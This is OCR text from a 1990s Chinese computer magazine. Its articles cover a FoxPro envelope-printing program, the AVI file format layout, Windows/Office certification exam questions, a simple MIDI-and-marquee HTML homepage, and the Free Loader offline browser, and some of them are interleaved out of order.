m. unitname = alltrim(m. unitname) && 删去 m. unitname 的前后空格
locafor m. unitname$unitname  && 输入的 m. unitname 与字段
                  unitname 对比，如果在其中，按此条件定位
```

```
if not eof()
report form envel_ch next 1 to printer noconsole && 将
        envel_ch. frx 输出至打印机而报表不会显示在屏幕上
endif
show gets
```

4. 建立报表文件。在 File 菜单中选 New 中的 Report,建立一报表文件,取名为 ENVEL_CH. FRX,打印时将按此报表文件输出。参照图 1 点按工具栏中的 [ab] 分别建立字段输出域,具体如下:




图 1

【1】点按 [ab] 后,在 Report Expression 窗口中的 Expression 后键入 substr(alltrim(postcode), 1, 1) 即将邮编的第一位输出,参照图 1 的排列建立其余 5 位邮编的字段输出域,不同的是 Expression 后的表达式依次为 substr(alltrim(postcode), 2, 1)、substr(alltrim(postcode), 3, 1)…及 substr(alltrim(postcode), 6, 1)。

【2】参照图 1 的位置,点按 [ab], 建立地址(address)和单位名称(unitname)的输出域。

【3】参照图 1 的位置,点按 [ab] ,建立收件人的输出域,在 Expression 后键入 iff(empty(alltrim(persname)),"负责人　收", alltrim(persname) + "收",其含义是如果 persname 字段为空,则打印"负责人 收",否则打印 persname 字段内容加"收"。在打印调试时,调整图 1 中的输出域的位置,使邮编能够整齐打印至信封邮编框中,并将地址、单位名称及收件人调整至信封最合适的位置。

5. 设置选择打印条件

【1】参照图 2 的位置,点按 [ ] ,建立选择国别名称 Popup 的下拉按钮,选择在 Options 中 Array Popup 选项按钮并输入 gbname, Variable 后输入 m. gb, Valid 后键入 mgbcode = gbcode(m. gb)。

【2】参照图 2 的位置,点按 [ ] ,建立选择地区名称 Popup 的下拉按钮,选择在 Options 中 Array Popup 选项按钮并输入 dqname, Variable 后输入 m. dq, Valid 后键入 mdqcode = dqcode(m. dq)。

【3】参照图 2 的位置,点按 [ab] ,建立输入打印范围的起始输入域,选择 Field 中 Input Field(Get) 选项按钮,在 Input 后输入 begin, Valid 后输入如下程序片段。

```
if begin> m. cxtotal
 begin = m. cxtotal
else
 if begin <= 0
begin = 1
 endif
endif
show gets
```

【4】参照图 2 的位置,点按 [ab] 建立输入打印范围的结束输入域,选择 Field 中 Input Field(Get) 按钮,在 Input 后输入 end, Valid 后输入如下程序片段。

```
if end> m. cxtotal
 end = m. cxtotal
else
 if end <= begin
end = begin
 endif
endif
show gets
```



图 2

6. 设置功能按钮:

【1】"确定"按钮:点按屏幕工具 [ ] 建立"确定"按钮,运行时点按该按钮后,可过滤出符合条件的记录。在 Push Button 对话框中的 Push Button Prompts 后输入"确定",在 Variable 后输入 m. qd;点按 Valid 按钮,将如下程序片段键入:

```
mgbcode = alltrim(mgbcode) && 删除 mgbcode 的前后空格
mdqcode = alltrim(mdqcode) && 删除 mdqcode 的前后空格
cxtj = "(gbdm = mgbcode). and. (dqdm = mdqcode). and. (not
                                        empty(unitname))"
set filter to &cxtj        && 按条件过滤出符合的记录
count to m. cxtotal        && 计算过滤出的记录个数
show gets
```

【2】"预览"按钮:点按屏幕工具 [ ] 建立"预览"按钮,运行时点按该按钮后,可在屏幕显示出符合条件的记录的打印效果。在 Push Button 对话框中的 Push Button Prompts 后输入"预览",在 Variable 后输入 m. yl;点按 Valid 按钮,将如下程序片段键入:

```
prntnmb = end - begin + 1
if prntnmb> 0. and. begin> 0. and. end <= m. cxtotal
 n = 0
 go top
 do while n <begin - 1
skip
n = n + 1
 enddo
 report form envel_ch next prntnmb preview && 报表文件输出到屏幕
endif
show gets
```

【3】"打印"按钮:点按屏幕工具 [ ] 建立"打印"按钮,运行时点按该按钮后,将符合条件的记录的输出到打印机上。在 Push Button 对话框中的 Push Button Prompts 后输入"打印",在 Variable 后输入



00000024～00000027：在此文件中，每播放一帧画面，需要读取数据的最大字节数。在一个 AVI 文件中，每帧画面就是一张可能被压缩过的位图，而前面所说的"数据"，则专指这张位图"图像数据区中数据块"的数据。就本例而言，它的每帧画面为 320＊240 真彩的已压缩位图。在未压缩状态下，图像数据区大小等于 320＊240＊3＝230400，而在这儿为 27783h，即 161667 字节。可见，本文件中最不耐压的那帧画面的压缩比为 161667/230400＊100%＝70.17%

00000028～0000002B：为光盘特别设计。指明每个"rec"（见对数据区部分的说明）块的大小必须为此值的整数倍，缺省值为 2048

0000002C～0000002F：AVI 文件特殊属性标志

十六进制标志值	标志值所表示的含义
00000004h	含有一个主要帧
00000010h	AVI 文件包含一个索引 idx1 块
00000020h	AVI 文件中声音及图像播放的顺序必须依据索引块中的内容
00000040h	AVI 文件中声音及图像数据是交错存放的

00000030～00000033：此文件中共含多少帧画面

00000034～00000037：在正式开始播放前，需要预读多少帧画面作初始化动作

00000038～0000003B：记录此文件包含几种数据流，它可能是图像、声音或其它。如果只有图像或只有声音，此值为 1 如果两者皆有，此值为 2

0000003C～0000003F：在播放此文件前需要分配多少内存空间（此值仅供播放软件参考）

00000040～00000043：记录此文件图像宽度

00000044～00000047：记录此文件图像高度

00000048～0000004B：保留，以"00h"填写

0000004C～0000004F：保留，以"00h"填写

00000050～00000053：保留，以"00h"填写

00000054～00000057：保留，以"00h"填写

00000058～0000005B：第一个附属 LIST 块的识别码，它提供了关于 00 号数据流需预处理的一些系统信息

0000005C～0000005F：第一个附属 LIST 块的大小（92h 字节）

---

m.dy；点按 Valid 按钮，将如下程序片段键入：

```
prntnmb = end - begin + 1
if prntnmb> 0
 n = 0
 go top
 do while n < begin - 1
skip
n = n + 1
enddo
report form envel_ch next prntnmb to printer
endif
show gets
```

【4】"退出"按钮：点按屏幕工具[按钮图标]建立"退出"按钮，点按该按钮后，退出打印程序。在 Push Button 对话框中的 Push Button Prompts 后输入"退出"，在 Variable 后输入 m.tc；点按 Valid 按钮，键入：

```
clear all
return
```

7. 编译和运行

将相关屏幕文件及程序片段输入完成后，在 Program 菜单中选 Generate，将屏幕文件编译生成 FoxPro 程序代码即 SPR 文件。

运行时，在 FoxPro 命令窗口中键入 Do d:\xfdycx\xfdy 后回车即执行打印程序。进入打印系统界面后，可直接在屏幕上方输入单位名称然后按"打印"按钮输出到打印机，也可以在屏幕中间按下拉按钮选择条件后，按"确定"按钮，此时系统将查到的符合条件的记录个数显示在屏幕中，在"选择打印范围"后边输入打印的范围，但不能超出屏幕显示的个数范围，可在打印之前预览打印效果，也可以直接输出到打印机，注意每次打印的记录个数最好不超过 15 个，否则有可能出现死机现象。

此程序在西文WINDOWS3.1＋中文之星 2.0，FoxPro 2.5B for Windows 下调试通过。

00000060～00000063：strl 部分识别码，是 Stream List 的简写

00000064～00000067：strh 部分识别码，此模块作用在于让播放软件为播放而合理配置资源

00000068～0000006B：strh 部分大小（38h 字节）

0000006C～0000006F：数据流的种类，"vids"表示图像流，"auds"表示声音流

00000070～00000073：此数据流的解压缩驱动程序代码。对 AVI 文件的压缩算法并非单单一种，要想用四字节区分这些压缩算法，就必须给它们定义一个唯一的名称作代码，这才能使播放软件不至于选错相应的解压缩程序

00000074～00000077 数据流属性标志

十六进制标志值	标 志 值 所 表 示 的 含 义
00000000h	缺省状态
00000001h	告知播放软件，除非指定，否则不用播放此数据流
00010000h	此数据流在播放过程中会改变调色板颜色

00000078～0000007B：记录此数据流的优先次序，值越大次序越先 0000007C～0000007F 记录此数据流在真正开始播放前多久做启动动作，本例中此值为 0，即此数据流和文件同时播放（以本文件 00000020～00000023 处的值为计时单位）

00000080～00000083：就图像流而言，它表示每帧画面在显示时所维持多少个百万分之一秒

00000084～00000087：就图像流而言，此值应该永远为 F4240h，即 1000000。因为它要保证 00000080～00000083 处的值除它的值，其结果等于每秒播放的画面帧数，本例为 1000000/66667＝15

00000088～0000008B：记录此数据流从本文件开始播放后多久才开始播放，本例中此值为 0，表示此数据流和本文件同时播放。如值非零，它将以 00000080～00000083 处的值作为计时单位

0000008C～0000008F：就图像流而言，记录此数据流包含了多少帧画面，本例为 68h，共计 104 帧画面

00000090～00000093：请参见 00000024～00000027 处的说明

00000094～00000097：此处的数据表明此图像流中画面的压缩品质，它是一个介于 0 至 10000 中的某个值。此值越大，表明压缩比越低，画面品质越好。如果值为 －1，则使用压缩软件中缺省的压缩比

00000098～0000009B 此栏专为声音流设计

0000009C～0000009D：它定义此图像流中的图像，在播放时的左上角距播放窗口内用户区域左上角的横向距离

0000009E～0000009F：它定义此图像流中的图像，在播放时的左上角距播放窗口内用户区域左上角的纵向距离

000000A0～000000A1：它等于此图像流中图像的宽度

000000A2～000000A3：它等于此图像流中图像的高度

000000A4～000000A7：strf 部分识别码，它的内容随 strh 部分而定。如果 strh 部分定义的是图像，则此部分为 BITMAPINFO 数据结构；如果定义的是声音，则此部分为 WAVEFORMATEX 数据结构

000000A8～000000AB：strf 部分大小（28h 字节）

000000AC～000000D3：请参见位图文件关于"图形描述信息区"和"颜色表"部分的说明

000000D4～000000D7：strn 部分识别码，数据来源的版本、信息等说明部分，可能是一个自定义的子块

000000D8～000000DB：strn 部分大小（15h 字节）

000000DC～000000F0：内容为"LIBGATE. AVI Video #1"，并以 00h 结尾

000000F1 填充字符，以"00h"填写

注：因为（0000005C～0000005F 第一个附属 LIST 块的大小）处，注明大小为 92h 字节。但是 strh 部分大小（38h 字节）＋strf 部分大小（28h 字节）＋strn 部分大小（15h 字节）＋strl 标识部分大小（4h 字节）＋strh 标识部分大小（8h 字节）＋strf 标识部分大小（8h 字节）＋strn 标识部分长度（8h 字节），共计 91h 字节，这样与第一个附属 LIST 块注明大小差 1 字节，所以需要使用一个填充字符，微软将其十六进制码定为"00h"

000000F2～000000F5 第二个附属 LIST 块的识别码

000000F6～000000F9：第二个附属 LIST 块的大小（82h 字节）

000000FA～0000017B：strl、strh、strf、strn 部分识别码、大小及其内容（由于它是一个声音 LIST 块，不属于本文讨论范围，此处不再详述

0000017C～0000017F：JUNK 块的识别码，此模块纯属人为定义

00000180～00000183：JUNK 块的大小（670h 字节）

00000184～000007F3：JUNK 块的内容

2. 从（000007F4 ～ 0010E643）为 Windows AVI 文件的数据区部分：

它是文件的第二个 LIST 块，它的存在是想告诉播放软件"你是否在寻找要播放的图像、声音及其他数据，它们都在我这儿，不过取时请注意数据流号的对应、数据存放形式、是否对调色板做个小调整……"

000007F4～000007F7 第二个 LIST 块识别码

000007F8～000007FB：第二个 LIST 块的大小（10DE48h 字节）

000007FC～000007FF：movi 块识别码，标志数据区至此开始

00000800～00000801：数据流识别码：30h，30h 表示 00 号数据流，30h，31h 表示 01 号数据流……30h，39h 表示 09 号数据流，31h，30h 表示 10 号数据流……

00000802～00000803 数据块的存储方式识别码："db"表示图像未经压缩；"dc"表示图像经过压缩；"wb"表示此处为声音数据；"pc"表示此处要改变调色板数据

注:有时(00000800 ~ 00000803)处的整体识别码为“rec ”,其目的在于告诉播放软件,在读此数据块时,务必将其数据内容一次读完

00000804 ~ 00000807 :此数据块内容的大小(2183h 字节)

00000808 ~ 0000298B:此数据块的内容。其实,00000800 ~ 0000298B 中的全部内容就是数据区中第一个完整的数据块

0000298C ~ 0000298D 数据流识别码 :00

0000298E ~ 0000298F:数据块的存储方式:dc(已压缩图像类)

00002990 ~ 00002993 :此数据块内容的大小(2346h 字节)

00002994 ~ 00004CD9: 此数据块的内容。0000298C ~ 00004CD9 中的全部内容就是数据区中第二个完整的数据块

00004CDA ~ 00004CDB 数据流识别码 :00

00004CDC ~ 00004CDD :数据块的存储方式 :dc(已压缩图像类)

00004CDE ~ 000E6F89 :此数据块内容的大小(2346h 字节)

┆

000E6F8A ~ 000E6F8B 数据流识别码 :01

000E6F8C ~ 000E6F8D 数据块的存储方式 :wb(声音类)

000E6F8E ~ 000E6F91 :此数据块内容的大小(8000h 字节)

000E6F92 ~ 000EEF91 :此数据块的内容

000EEF92 ~ 000EEF93 数据流识别码 :01

000EEFF4 ~ 000EEF95 数据块的存储方式 :wb(声音类)

000EEF96 ~ 000EEF99 :此数据块内容的大小(8000h 字节)

┆

3. 从(0010E644 ~ 0010ED1B)为 Windows AVI 文件的索引区部分:

文件的第三部分是索引区(idx1 块),其作用在于让播放软件随时随地都能找到使用者所指定的数据块的位置(多用于图像画面的定位,即播放指定的帧数),并了解它的压缩方式及大小,以便迅速读取及播放。

0010E644 ~ 0010E647 :索引区识别码 :idx1

0010E648 ~ 0010E64B :索引区的大小

0010E64C ~ 0010E64D 数据流识别码 :00

0010E64E ~ 0010E64F :此数据块的存储方式 :db(已压缩图像类)

0010E650 ~ 0010E653 :此数据块属性:

十六进制标志值	属性值所表示的含义
00000000h	缺省状态
00000010h	此数据块中的数据属于完整数据
00000100h	此数据块中的数据不影响播放时间
0FFF0000h	此数据块中的数据专为压缩驱动程序所使用

0010E654 ~ 0010E657:此数据块相对于 movi 识别码的位移量

0010E658 ~ 0010E65B :此数据块的大小

0010E65C ~ 0010E65D 数据流识别码 :00

0010E65E ~ 0010E65F :此数据块的存储方式 :dc(已压缩图像类)

0010E660 ~ 0010E663 :此数据块属性

0010E664 ~ 0010E667:此数据块相对于 movi 识别码的位移量

0010E668 ~ 0010E66B :此数据块的大小

┆

0010ECCC ~ 0010ECCD 数据流识别码 :01

0010ECCE ~ 0010ECCF 数据块的存储方式 :wb(声音类)

0010ECD0 ~ 0010ECD3 :此数据块属性

0010ECD4 ~ 0010ECD7 :此数据块相对于 movi 识别码的位移量

0010ECD8 ~ 0010ECDB :此数据块的大小

┆

(待续)

本期程序调试 罗光宣

劳动部高新技术考试(Windows 系列)操作员级试题分析(一)

□倪 艳

第一讲 操作系统及基本文书处理

劳动部高新技术考试是由劳动部组织的一种形式新颖的计算机考试。该考试本着试题公开的原则，面向社会各阶层的计算机爱好者。此项考试全部采用无纸化上机操作来进行，通过检验考生使用计算机处理问题和及时应变的程度，确定考生的水平等级。考试目前设了办公应用、数据库应用等八个模块，Windows 是办公应用模块中的一个系列。

Windows 系列操作员级考试主要考查的是考生对 Windows 及 Office 办公自动化软件的应用能力，要求考生能熟练掌握以上软件的基本使用方法及技巧。由于考试全部由上机操作实现，因此很好地把握试题是顺利通过考试的关键。为了帮助考生理解和熟悉此项考试，我们拟用五个专题来对全部试题详加说明。

Windows 考试共分八道大题，每道大题中有二十道小题，考生考试时由考试服务中心为考生随机从二十个小题中抽取一道作为考题，考生根据抽取的题序号进行操作。第一题是考查考生的 Windows 应用能力，第二、三、四、五题考查考生的 Word 应用能力，第六、七题考查考生的 Excel 应用能力，第八题是 Word 和 Excel 的综合应用。考试时间为二个小时，每一题不限定操作时间。推荐使用的软件为 PWINDOWS3.2、WORD6.0、EXCEL5.0 以上版本。由于本刊已在“微软文书处理系统”中对 Word 的一些基础知识加以详细介绍，所以在本文中对重复的内容，不再详加说明，本文将对试题中的重点和难点详加分析。

考生考试时将由考试站向考生提供一本《试题汇编》，考生按照抽取的题序号在《试题汇编》中找到相应的题目后按要求进行操作。

一、操作系统试题

第一大题是操作系统试题，要求考生能在 Windows 环境下进行一些基本操作，该题是进行其它几题操作的基础。第一题的操作要求如下：

(一)C 盘有如下子目录结构：

```
C:\
└─96KSW
    ├─KSML1
    ├─KSML2
    └─KSML3
```

(二)考生操作要求

1. 开机。
2. 启动“文件管理器”。
3. 格式化软盘。
4. 在考生软盘上建立一个子目录，目录名为考生准考证的后七位。
5. 根据抽取的题序号，将 C 盘中相应的文件复制到考生软盘的子目录下。

操作说明:

1. 第一部分是关于试题的设置情况。通过第一部分的说明可以看到，在 C 盘根目录下有一个名为 96KSW 的子目录，本考试全部的题库都装在此子目录下。其中 KSML1 中包括第一大题的原题及第二、八题要复制的文件，KSML2 中包括了第三至第八题的原题，KSML3 中包括了第五题中需要使用的图形文件。

2. 打开计算机后，在 DOS 提示符下键入 WIN 进入 Windows 环境。

3. 在主群组图标上双击鼠标左键，然后在文件管理器图标上双击鼠标左键即可启动文件管理器。

4. 单击磁盘菜单，然后单击其中的格式化软盘命令(为了说明方便，以后简称类似的操作为执行磁盘菜单的格式化磁盘命令)。选择欲进行格式化的磁盘所在的驱动器号及磁盘容量，然后按下确定键。

5. 在文件管理器中选中软盘所在的驱动器符，在目录列表中选中根目录，执行文件菜单的建立目录命令，在目录名框中输入要建立的子目录名，按下确认键。子目录名为准考证号的后七位，如某考生的准考证号为 979001000210001，则子目录名为 0210001。

(如考试站要求在硬盘上操作，则不格式化软盘，直接在硬盘根目录下建立子目录即可)

6. 如有以下的选题单，则应进行的复制为：

题号	一	二	三	四	五	六	七	八
题序号	7	5	14	20	8	6	18	4

从 KSML1 中复制文件 KSMJ1-7.DOC，从 KSML2 中复制文件 KSWJ3-14.DOC、KSWJ4-20.DOC、KSWJ5-8.DOC、KSWJ6-6.XLS、KSWJ7-18.XLS、KSWJ8-4.DOC，并将其分别改名为 A1.DOC、A3DOC、A4.DOC、A5.DOC、A6.XLS、A7.XLS、A8.DOC。可以看出，除第一题需从 KSML1 中复制外，其它文件都要从 KSML2 中进行复制，并且第二题不进行复制。考生抽取的题序号不同，复制的文件也不相同，但是如果题号为 M，而考生该题抽取的题序号 N，则考生要复制的文件应为 KSWJM-N。复

制文件的过程为：

在文件管理器的目录列表中单击 KSML1，选中该目录；在文件名列表框中在欲复制的文件名上单击鼠标左键，选中该文件。

执行文件菜单的复制命令，在复制框中给出文件欲复制到的盘符、目录及文件名：A:（B:）\A1. DOC。

其它文件也可用上述方法一一进行复制。但是在复制从第二题至第八题的原题时，可以同时将欲复制的文件选中，然后执行文件菜单的复制命令，在复制框中给出这一批文件欲复制到的盘符、路径及文件名。同时选中一批文件的方法为：在第一个文件名上单击鼠标左键选中该文件，找到第二个文件名，单击鼠标左键的同时要按下 Ctrl 键。

对应该题，有不同的操作方法，上述方法只是其中之一。在本题进行操作时，不要求统一的操作过程，考生可视自己的习惯来进行操作。

注意事项：

1. 考生在进行格式化软盘操作时，须注意不能将软盘格式化为系统盘，否则将视为错误操作。

2. 考生建立的子目录必须在软盘的根目录下，文件必须复制到考生子目录下。

3. 考生复制的文件名须带有扩展名。

4. 考生须按选题单认真进行文件的复制，如选择的文件错误，将会直接影响到后面题目的操作。

5. 在进行其它大题的操作时，考生须根据选题单上的题序号在《试题汇编》上找到相应的题目进行操作。如某考生第二大题抽取的题序号为 10，则该考生应按《试题汇编》的目录，找到第二大题的第 10 小题所在的页号，然后按题目要求进行操作，其它大题也应类似进行操作。

二、文字录入和编辑试题

该题要求考生能在 Word 下进行文字的录入和简单的编辑。以第二题第 1 小题为例，该题的操作要求：

1. 建立一个新文档，输入如样文 2－1 中的文字。

2. 将新建立文档保存到软盘上的考生目录下，文件名为 A2. DOC。

3. 将目录 KSML1 中的 KSWJ2－1 中所有文字，复制到 A2. DOC 之后。

4. 把文件 A2. DOC 中所有的‘办公’改为‘事务处理’。

样文 2－1 中的文字为：

随着计算机技术和通讯技术的发展，传统观念中“Office”的概念已日渐变为全新的自动化系统，即所谓的 OA（Office Automation）。这些系统由若干部件集成为一个有机的整体，各部分协调一致地工作，迅速地处理一些例行事务，对相关的文字【Text】、数据【Date】、表格【Table】、图形【Picture】等进行处理、分析、存储或传递，提高了工作人员的事务处理能力和效率。>

由于本题涉及到的操作已在本刊“微软文书处理系统”一文中详细进行了介绍，在此我们谨将操作过程及试题中应注意的事项向读者加以介绍。

操作说明及注意事项：

1. 文件的建立

本题要求考生在软盘考生目录下建立一个新文档 A2. DOC。在 Word 中第一次进行存盘操作时将出现一个另存为的对话框，在其中选择文件欲存至的盘符、目录及文件名后按下确定键。

2. 文字的录入

本题要求录入一段约 200 字的文章，其中包括英文、汉字、中英文标点符号及特殊符号。要求考生能准确地进行录入。其中特殊符号的录入需执行插入菜单的符号命令：执行该命令后，将出现一张特殊符号表，在符号表中选中要插入的符号，按下‘插入’键，即可将该符号插入到当前光标处，然后按下‘关闭’键，即可返回编辑状态。如在当前的符号表中没有发现欲插入的字符，可单击字体框后的向下键头，在其中选择其它的符号表。

3. 复制粘贴

要求考生能在两个文件间进行内容的复制粘贴，操作过程为：

打开指定的文件（设第二大题抽取的题序号为 N）。按下‘打开’图形化按钮，单击驱动器框后的向下键头，选择欲打开的文件所在的盘符 C：在目录名框中选择文件所在的路径 96KSW 下的 KSML1；在文件名列表中找到文件 KSWJ2－N，在对应的文件名上双击鼠标左键即可将选择的文件调入编辑状态。

在文件中选择要复制的内容后，按下复制图形化按钮。

打开文件 A2. DOC，将光标移到题目要求中指定的文件复制到的位置后，按下粘贴图形化按钮。

4. 查找替换

要求考生能在 Word 下实现文字的查找替换。以第二大题第 1 小题为例，其操作过程为：

执行编辑菜单的替换命令。在查找内容框中输入指定的查找内容“办公”，在替换为框中输入指定的替换内容‘事务处理’。

单击搜索范围后的向下键头，选中全部。

按下全部替换按钮。

在操作时应注意：如果涉及到对英文的查找替换时，题目未要求对大小写进行区分，所以此时不能选中“区分大小写”。

（待续）

自己动手作多媒体 Web

□北京　徐江伟

微软公司 1997 年的力作——可视化开发工具集(VisualStudio97)于前不久登场亮相。这套由 4 张光盘组成的工具集中包括一个 VisualInterDev1.0 的子工具集。它是用于开发基于 Internet 和 Intranet 的客户机/服务器(lient/Server)应用的可视化开发工具。使用方法简单，开发周期短。下面介绍如何用这个工具编写一个简单的多媒体 Web 主页。

VisualInterDev1.0 又分 Client 端和 Server 端两部分。本例用到的只是客户端软件：

Music Producer1.0

Image Composer1.0a

还要用到 Notepad 之类的纯文本编辑器 (由于例子简单,故未使用 FrontPage97)。硬件环境 :在 P75 兼容机,中文 Windows95,中文 Internet Explore3.0 上运行通过。

难以想象没有音乐的世界将是一个什么样的世界。Internet 是有生命的,充满活力,因此 Internet 世界也应该有音乐。不知道你注意了没有，现在越来越多的站点将声音加进了 Web。但是在目前的线路质量下，效果最好的不是那断断续续的 RealAudio，而是 MIDI。而 MIDI 音乐又与 Web 有何关系呢?

1. MIDI 是一个广泛支持的工业格式,这意味着可以跨平台使用。

2. MIDI 乐曲创作简单(电子键盘+声卡+486)。

3. MIDI 文件是压缩的,传输时占用时间短。就这一点,与其他声音文件格式相比已有极大优势。例如,一个 1 分钟的 .mid 文件大约为 10K 左右；而相同时间长度的 .wav 文件却有 5M 左右。

MusicProducer1.0 是一个用于编写 MIDI 的软件。即使你没有任何音乐知识和编程能力，也能编出一首动听的 MIDI 乐曲。同时,使用 Music Producer1.0 开发的 MIDI 音乐无需再考虑版权费和版税之类的问题。另外,ImageComposer1.0 程序的大小才 1M 多 (不包括 samples 和 help 等其它文件)。

而 Image Composer1.0a 生成的图片格式大都为 gif、jpg 等压缩格式,总之,这些软件是为了作出形式新颖、容量较小的主页。

步骤一 :用 Music Producer1.0 作一首背景音乐。

首先选曲并设置演奏条件。Music Producer1.0 的界面如图 1。在图中可以看到 :乐曲选择了乡村摇滚音乐(Country R),乐曲性质选为欢快(Upbeat),乐器则选具有抒情色调的 Saxombone。它包括萨克斯(Sax),长号 (Trombone)，电贝司 (Blectric Bass)，原声吉他(Aocustic Guitar)，小提琴组 (ynthStrings)，组合鼓(Drums)。在你选定一个乐器组合后,图 1 中的 MIX 框会显示这个组合所包含的每一个乐器。

图 1 左下角显示了如何控制和调整节拍 (Tempo)和音调(Key)。CountryMusic 较为欢快,因此本例选择 D 调,节拍速度为 150。

此外,即使你没有 MIDI 键盘也不要紧,MusicProducer1.0 包含了超过 110 种基于爵士、摇滚、经典、FUNK、乡村等风格类型的 MIDI 原创曲。如果这些也满足不了你的要求的话,别忘了,网上有的是朋友!

接下来便可以试听了。按下 Preview 键，MusicProducer1.0 控制音量和声道平衡的方法也别具一格。你可以用鼠标拖动每一个乐器的图标上下左右移动来调整该乐器的音量和声道平衡直到你满意为止。

然后在图 1 的右下角选中 Intro 和 Ending 给乐曲增加导入和结束的间隙。在 Shape 列表框中选择 Loopable,使乐曲可以循环播放,使头尾紧密衔接,并设定时间长度。最后,单击 Compose 键生成该乐曲。并将乐曲以 .mid(如 rock.mid)的格式储存。

MIDI 乐曲可以用 HTML tag 或 audio plug-in 两种方式将 .mid 文件插入 Web 中。本例用的是第一种方式(注 :浏览仅限于使用微软的 IE)。

这样,背景音乐便作完了。

步骤二 :生成图片

ImageComposer1.0a 与其他绘图软件操作类似，作出 gif 或 jpg 的图片也十分简单。只需生成一幅 gif 的图片即可。过程此处不再赘述。

步骤三：编写 HTML 文件(my.htm)。

功能说明：将 my.htm 作为

IE3.0 的起始页。由于它包含了许多常用的网址，所以当你选中一个网址时，IE 才进行 Internet 的登录和地址的查找。这样会节约数秒的在线时间。

下面用 HTML 编写 Web 主页(请参考程序清单)

编写要点：

1. 背景音乐

格式：


```
<bgsound src="country-rock.mid" loop="-1">
```

MIDI 的文件名要和 my.hym 放在同一目录下，“-1”代表循环播放，将该句置于 head 容器中即可。

2. 华盖

所谓华盖就是那些来回移动的字。在本例中，那句‘<<电脑爱好者>>是我们的良师益友’便是可以左右弹回的。

```
<marquee align="middle" behavior="alternate" width="600%">
<<电脑爱好者>>是我们的良师益友 </marquee>
```



(注意，此例在微软的 IE3.0 上效果最佳)

这样，就编写完成一个简单的 Home-Page。

以下为附录。

附录：my.htm 原程序清单。

```
<html>
<head>
<bgsound src="country-rock.mid" loop="-1">
</head>
<p align="center"> <font color="#000080" size="5" face="宋体">
<i> 我的主页 </i> </font> </p>
<p align="center">
<i> My active HomePage </i> </font> </p>
<p align="center">
<img src="gloria.gif"
alt="怎么样? 喜欢这首乡村音乐和这位小电脑迷码?"width="500"
height="309"> </p>
<p align="center"> <font color=blue size="4" face="宋体">
<marquee align="middle" behavior="alternate" width="600%">
《电脑爱好者》是我们的良师益友
</marquee> </p>
<hr>
<hr align="center">
<font colcor="#80000" size="5"> 近日 </font>
<font color=red size="8"> 热 </font>
<font colcor="#80000" size="5"> 点 </font>
</h2>
<p align="center">
<a href="http://www.cfan.cn.net"> <b>《电脑爱好者》电子版
</b> </a> <b>, <b>
<a href="http://www.computerworld.co.cn"> <b> 计算机世界电
子版 </b> </a> <b>, <b>
<a href="http://www.byte.com"> <b> BYTE 电子版 </b> </
a> <b>, <b>
<p align="center">
<a href="http://www.gamepower.com"> <b> GamePower </b>
</a> <b>, <b>
<a href="http://www.cref.com"> 创通 FAN 友俱乐部 </b> </
a> <b>, <b>
<a href="http://www.jumbo.com"> <b> JUMBO </b> </a>
<b>, <b>
<p align="center">
<a href="http://www.microsoft.com"> <b> 微软的 MSDN </b>
</a> <b>, <b>
<a href="http://www.bbc.com"> <b> BBC 世界新闻 </b>
</a> <b>, <b>
<a href="http://www.espn.com"> <b> ESPN 体育报道 </b>
</a> <b>, <b>
<hr>
<p align="center">
<font size="2">
</p>
<p align="center">
<font size="2">
最近一次更新是 1997 年 7 月 20 日
!—The active Homepage of Tony—!
</p>
</font>
</body>
</html>
```

功能强大的免费离线浏览器
——Free Loader

□浙江　刘其晖

凡是经常到国际互联网上去晃悠的朋友，也就是我们平时所称的"网虫"们，经常从一个站台逛到另一个站台，站台逛多了之后，自然而然的就会觉得有不少站台的主页编写得很不错，值得我们作永久保存！

要保存主页，我们通常都会用到 Netscape Navigator 或者是 Internet Explorer 之类的浏览器软件，把需要保存的主页用 save 命令储存下来。就在主页被储存下来的同时，问题也就出现了。当我们用 open 命令再次打开刚刚储存下来的主页时，您会发现此时的主页版面已经变得面目全非了，尽管主页的内容都还在，但所有的插图却都不见了，取而代之的是一个一个的小方格。我们即便是用鼠标的右键把图片全都储存下来，仍然是看不到插图的，原因很简单，所有的超文本链结的位置都被改变了，除非我们用人工的方法逐一修改超文本链结的位置，这样才能看到正常的版面。

那么，我们有没有办法既保存主页，又不改变超文本之间的链结关系，做到真正的离线阅读呢？其实，我们只要使用离线浏览器就能满足这些要求，而且效果不错。这里介绍一个浏览软件 Free Loader。它可以把你指定的网站里的所有资料，全部一字不漏地拷贝到自己本地的硬盘中，十分好用。这些资料不仅包括文字图片，还包括声音、影片等多媒体资料。由于资料已经全部拷贝在你的硬盘中，我们即便不上网同样可以自由地阅读这些原本要上网后才能看到的资料，而且阅读这些资料的速度也非常的快，根本不需要把时间浪费在等待传输资料上面，还可以为我们省下一笔不小的电话费开支。

Free Loader 的安装与一般软件类同，此处不再多说了。

在安装完成后就可以使用了。运行 Free Loader 后，浏览器及 Free Loader 的 Update Agent 就会一起启动，这时就可以看到 Free Loader 的工具条在浏览器的下方。工具条上有 FreeLoad、Home、Sites、Update、Fltdv、Options 及 Help 这几个按钮，下面就一项一项加以说明：

FreeLoad

用以添加一个你想要抓的网站到 Sites 里。当你按下 FreeLoad 这个按钮后，就会出现一个 Dialog Box，包括 Freeload、Limits 和 Info 三个标签。

Freeload：

Channel: 相当于目录，也就是说你想要把这个网站归类在哪一个目录中。

FreeLoadURL: 就是你要下载的路径，预先设置的是你目前所连上的那个页面，当然也可以输入其他的路径。

Title of URL: 就是这个页面的标题。

Frequency: FreeLoad 会自动将你硬盘中所抓下来的页面更新，这里设定自动更新的时间间隔。

Advance: 如果按下 Advance 的话，还可以设定 Depth（就是要下载几层）、User ID 和 Password 及是否需要马上下载，如果没有打勾的话就是等到你所设定的时间再下载。

Limits:

Resource Usage: 你可以设定要用多少硬盘空间及时间来下载这个网站，如果设定 0 的话就表示没有限制。

